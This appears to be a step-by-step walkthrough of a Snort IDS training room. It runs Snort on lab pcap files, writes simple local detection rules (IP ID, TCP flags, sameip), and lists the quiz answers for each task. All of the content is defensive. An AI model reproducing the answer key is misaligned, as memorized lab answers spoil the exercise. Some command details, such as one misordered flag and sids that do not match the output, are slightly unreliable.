
Answer the questions below

Investigate the mx-1.pcap file with the default configuration file.

1.What is the number of the generated alerts?


Answer: 170

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```



2. Keep reading the output. How many TCP Segments are Queued?

Answer: 18



Keep reading the output.

How many “HTTP response headers” were extracted?

Answer: 3


```
HTTP Inspect - encodings (Note: stream-reassembled packets included):
    POST methods:                         0
    GET methods:                          2
    HTTP Request Headers extracted:       2
    HTTP Request Cookies extracted:       0
    Post parameters extracted:            0
    HTTP response Headers extracted:      3
    HTTP Response Cookies extracted:      0
    Unicode:                              0
    Double unicode:                       0
    Non-ASCII representable:              0
    Directory traversals:                 0
    Extra slashes ("//"):                 1
    Self-referencing paths ("./"):        0
    HTTP Response Gzip packets extracted: 1
    Gzip Compressed Data Processed:       1272.00
    Gzip Decompressed Data Processed:     3608.00
    Total packets processed:              24
```

Investigate the mx-1.pcap file with the second configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

Answer: 68




Investigate the mx-2.pcap file with the default configuration file.


```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

Answer: 340



Keep reading the output. What is the number of the detected TCP packets?
Answer: 82




Investigate the mx-2.pcap and mx-3.pcap files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```


What is the number of the generated alerts?

Answer: 1020



Task 9: Snort Rule Structure

Understanding the Snort rule format is essential for any blue and purple teams. The primary structure of the snort rule is shown below



Remember, once you create a rule, it is a local rule and should be in your "local.rules" file. This file is located under "**/etc/snort/rules/local.rules**". A quick reminder on how to edit your local rules is shown below.

```
sudo gedit /etc/snort/rules/local.rules
```

In this task, the default Snort rules have been deactivated and the location of rule to be applied is in the current working directory.
Use the attached VM and navigate to the Task-Exercises/Exercise-Files/TASK-9 folder to answer the questions! Note that you can use the following command to create the logs in the current directory: -l .

Use **"task9.pcap"**

Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet?

```
sudo snort -c local.rules -A full -l . -r task9.pcap
```

Answer: TIMESTAMP REQUEST

Before we run the command, we need to edit the rule to filter IP ID "35369". Refer to the section above for Non-Payload Detection Rule Options. We will create only one rule.

```
sudo nano local.rules
```

- *alert tcp any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)*

```
#---------------
# LOCAL RULES
#---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
```

Let's now run Snort. Observe that it read only the rule we have applied.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ sudo snort -c local.rules -A full -l . -r task9.pcap
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "local.rules"
Tagged Packet Limit: 256
Log directory = .

+++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
1 Snort rules read
    1 detection rules
    0 decoder rules
    0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
```

Read the alert file and we see the request name.

```
ubuntu@ip-10-10-8-145:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert
[**] [1:1410065409:1] ID Test [**]
[Priority: 0]
03/03-20:00:32.042975 192.168.121.2 -> 192.168.120.1
ICMP TTL:255 TOS:0x0 ID:35369 IpLen:20 DgmLen:40
Type:13  Code:0  ID: 7  Seq: 6  TIMESTAMP REQUEST
```

Clear the previous log and alarm files and deactivate/comment out the old rule

Create a rule to filter **packets with Syn flag** and run it against the given pcap file. What is the number of detected packets?

Answer: 1

Again, refer to the Non-Payload Detection Rule Options. We will include the Option “flags” with a value of “S” to detect SYN flags.

alert tcp any any <> any any (msg:”FLAG TEST”;flags:S;sid:10000000002; rev:1)

```
#---------------
# LOCAL RULES
#---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
```

Let’s run Snort.

sudo snort -c local.rules -A full -l . -r task9.pcap

```
ubuntu@ip-10-10-8-145:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ sudo snort -c local.rules -A full -l . -r task9.pcap
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "local.rules"
Tagged Packet Limit: 256
Log directory = .
```

```
Action Stats:
     Alerts:             1 (  0.026%)
     Logged:             1 (  0.026%)
     Passed:             0 (  0.000%)
```

The alert file would confirm that only one packet was detected.

```
ubuntu@ip-10-10-8-145:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert
[**] [1:1410065410:1] FLAG TEST [**]
[Priority: 0]
03/03-20:02:09.464106 2003:51:6012:110::b15:22:60892 -> 2003:51:6012:121::2:22
TCP TTL:62 TOS:0x0 ID:0 IpLen:40 DgmLen:80
******S* Seq: 0xB82637E7  Ack: 0x0  Win: 0x7080  TcpLen: 40
TCP Options (5) => MSS: 1440 SackOK TS: 166450886 0 NOP WS: 7
```

Clear the previous log and alarm files and deactivate/comment out the old rule.

Write a rule to filter **packets with Push-Ack flags** and run it against the given pcap file.

What is the number of detected packets?

Answer: 216

We just need to change the value of the option “flags” to “PA” to detect Push-Ack flags.

- alert tcp any any <> any any (msg:”Push-Ack FLAG TEST”;flags:PA;sid:10000000003; rev:1)

```
#---------------
# LOCAL RULES
#---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
#alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
alert tcp any any <> any any (msg:"FLAG TEST";flags:PA;sid:10000000003; rev:1)
```

- Run Snort. Modified a bit with “-q” so it won’t display results in the screen.
- sudo snort -c local.rules -A full -l -q . -r task9.pcap

Again, there are ways on how to determine the detected flags. One, is by reading from the log file created.

sudo snort -r snort.log.1689840434

```
Packet I/O Totals:
   Received:          216
   Analyzed:          216 (100.000%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            0 (  0.000%)
   Injected:            0
```

Or from the alert file that was created. We will concatenate the file, then grep some of the keywords we used in the option, and then count the results by line.

```
cat alert | grep "Push-Ack" | wc -l
```

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert | grep "Push-Ack" | wc -l
216
```

Clear the previous log and alarm files and deactivate/comment out the old rule.

Create a rule to filter **packets with the same source and destination IP** and run it against the given pcap file. What is the number of detected packets?

Answer: 10

Refer on the Non-Payload Rule Options on SameIP. We will be using the option “sameip”.

```
alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)
```

```
#
# LOCAL RULES
#
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
#alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
#alert tcp any any <> any any (msg:"Push-Ack FLAG TEST";flags:PA;sid:10000000003; rev:1)
alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)
```

Run the command as above to start Snort detecting. Then look for the result. Initially I got 13, but he hint says we need to filter TCP and UDP.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert | grep "SAME IP" | wc -l
13
```

```
# ---------------
# LOCAL RULES
# ---------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert ip any any <> any any (msg:"ID Test";id:35369;sid:10000000001; rev:1;)
#alert tcp any any <> any any (msg:"FLAG TEST";flags:S;sid:10000000002; rev:1)
#alert tcp any any <> any any (msg:"Push-Ack FLAG TEST";flags:PA;sid:10000000003; rev:1)
#alert ip any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000004; rev:1)
alert tcp any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000005; rev:1)
alert udp any any <> any any (msg:"SAME IP TEST";sameip;sid:10000000006; rev:1)
```

Run again Snort then read the alert or log file.

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-9$ cat alert | grep "SAME IP" | wc -l
10
```

```
===============================================================
Packet I/O Totals:
   Received:           10
   Analyzed:           10 (100.000%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            0 (  0.000%)
   Injected:            0
```

Case Example — An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

Answer: rev

As the rules are modified for performance and efficiency issues, “rev” number will change too.

Task 10: Snort2 Operation Logic: Points to Remember

Let’s start with overviewing the main configuration file (snort.conf)

```
sudo gedit /etc/snort/snort.conf
```

Navigate to the "Step #1: Set the network variables." section.

This section manages the scope of the detection and rule paths.

TAG NAME	INFO	EXAMPLE
HOME_NET	That is where we are protecting.	'any' OR '192.168.1.1/24'
EXTERNAL_NET	This field is the external network, so we need to keep it as 'any' or '!$HOME_NET'.	'any' OR '!$HOME_NET'
RULE_PATH	Hardcoded rule path.	/etc/snort/rules
SO_RULE_PATH	*These rules come with registered and subscriber rules.*	$RULE_PATH/so_rules
PREPROC_RULE_PATH	*These rules come with registered and subscriber rules.*	$RULE_PATH/plugin_rules

Navigate to the "Step #2: Configure the decoder." section.

In this section, you manage the IPS mode of snort. The single-node installation model IPS model works best with "afpacket" mode. You can enable this mode and run Snort in IPS

TAG NAME	INFO	EXAMPLE
#config daq:	IPS mode selection.	afpacket
#config daq_mode:	Activating the inline mode	inline
#config logdir:	Hardcoded default log path.	/var/logs/snort

Task 11: Conclusion

In this room, we covered Snort, what it is, how it operates, and how to create and use the rules to investigate threats.

Answer the questions below

Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output

Too Easy! ✓ Correct Answer

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS ✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

